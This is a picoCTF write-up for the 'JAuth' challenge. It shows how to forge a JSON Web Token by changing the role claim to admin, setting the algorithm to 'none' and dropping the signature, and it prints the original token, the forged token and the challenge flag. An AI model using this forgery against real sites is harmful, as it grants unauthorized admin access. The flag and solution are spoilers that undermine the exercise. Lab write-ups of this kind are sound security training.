JAuth (Medium)
- Challenge Link: https://play.picoctf.org/practice/challenge/236?category=1&difficulty=2&page=2
- Challenge Description: Most web application developers use third party components without testing their security. Some of the past affected companies are:
- Equifax (a US credit bureau organization) - breach due to unpatched Apache Struts web framework CVE-2017-5638
- Mossack Fonesca (Panama Papers law firm) breach - unpatched version of Drupal CMS used
- VerticalScope (internet media company) - outdated version of vBulletin forum software used
- Can you identify the components and exploit the vulnerable one?
- Hints:
- Use the web browser tools to check out the JWT cookie.
- The JWT should always have two (2) . separators.
Solution

The site takes us to a login page and we are given credentials to test it out.
test and test123!
After we login though we don't really get much from it. So let us check what happened when we logged in using network.

Using a JWT decoder, we can see that our token only gives us user access we need to change it to admin in order to get the flag.

All we need to do is first replace user with admin, set our algorithm to none since there are no keys, and finally add an . to the end to tell the encoder that we are not using any keys. So our token goes from:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ.
eyJhdXRoIjoxNzY5OTA2NDY3ODUwLCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLj
A7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9t
ZS8xNDQuMC4wLjAgU2FmYXJpLzUzNy4zNiBFZGcvMTQ0LjAuMC4wIiwicm9sZSI6InVzZXIiLCJpYX
QiOjE3Njk5MDY0Njh9.uhL-9lf8NF99mMcdVuTW0fXXUCM3UH_jRXCzswWLoqY
To this:
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.
eyJhdXRoIjoxNzY5OTA2NDY3ODUwLCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLj
A7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9t
ZS8xNDQuMC4wLjAgU2FmYXJpLzUzNy4zNiBFZGcvMTQ0LjAuMC4wIiwicm9sZSI6ImFkbWluIiwiaW
F0IjoxNzY5OTA2NDY4fQ.


We go back to our page and replace our user token with the admin token, then we hit refresh page and we should have access.
picoCTF{succ3ss_@u7h3nt1c@710n_72bf8bd5}